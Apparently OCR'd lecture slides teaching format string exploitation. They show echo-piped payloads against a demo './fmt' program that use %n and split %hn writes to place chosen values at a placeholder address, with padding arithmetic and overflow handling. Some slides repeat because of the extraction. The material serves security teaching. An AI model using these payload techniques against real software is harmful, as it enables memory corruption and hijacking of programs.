
First Attempt: Use Widt

Problem: Too many characters to print out!

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

Write 0x8040102 to 0x42424242

134480118 bytes (=0x8040102)




Virtual memory

Next Attempt: Use Short Writes

- Break “%n” into **two “%hn”**’s
  - When we use ‘h’ in front of a format specifier, the corresponding argument is interpreted as a short int (2 bytes)
  - Thus, we can write 2 bytes at a time with a “%hn”

- Writing `0x08040102` becomes
  - Writing `0x0102` first and then writing `0x0804` later

Next Attempt: Use Short Writes



Virtual memory


```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 bytes 242 bytes

258 bytes (=0x0102)

Goal: Write 0x8040102 to 0x42424242

Next Attempt: Use Short Writes



Second parameter

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```


16 bytes 242 bytes

258 bytes (=0x0102)

Goal: Write 0x8040102 to 0x42424242

Write 0x0102 to 0x42424242

Next Attempt: Use Short Writes



Virtual memory

0xbffff508

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 bytes 242 bytes 1794 bytes


258 bytes (=0x0102)

258+1794 = 2052 (0x0804)

Goal: Write 0x8040102 to 0x42424242

Write 0x0102 to 0x42424242

Next Attempt: Use Short Writes



Forth parameter

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 bytes　242 bytes　1794 bytes

258 bytes (=0x0102)


258+1794 = 2052 (0x0804)

Goal: Write 0x8040102 to 0x42424242

Write 0x0102 to 0x42424242


Write 0x0804 to 0x42424244

Next Attempt: Use Short Writes




Virtual memory

```
$ echo “AAAABBBBAAAADBBB%242d%hn%1794d%hn” | ./fmt
```



Next Attempt: Use Short Writes



Virtual memory

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 bytes 242 bytes 1794 bytes

258 bytes (0x0102)

258+1794 = 2052 (0x0804)

Q: What if the first number to write is bigger than the second one?

Third Attempt: Considering Overflow

- Suppose we want to write 0x08042222 to 0x42424242

- 0x2222 = 8738
- 0x0804 = 2052


16 + 8722
= 8738
= 0x2222

8738+58850
= 67588
= 0x10804


```
$ echo “AAAABBBBAAAADBBB%8722d%hn%58850d%hn” | ./fmt
```

Q. What If the Target Buffer is Far Away?

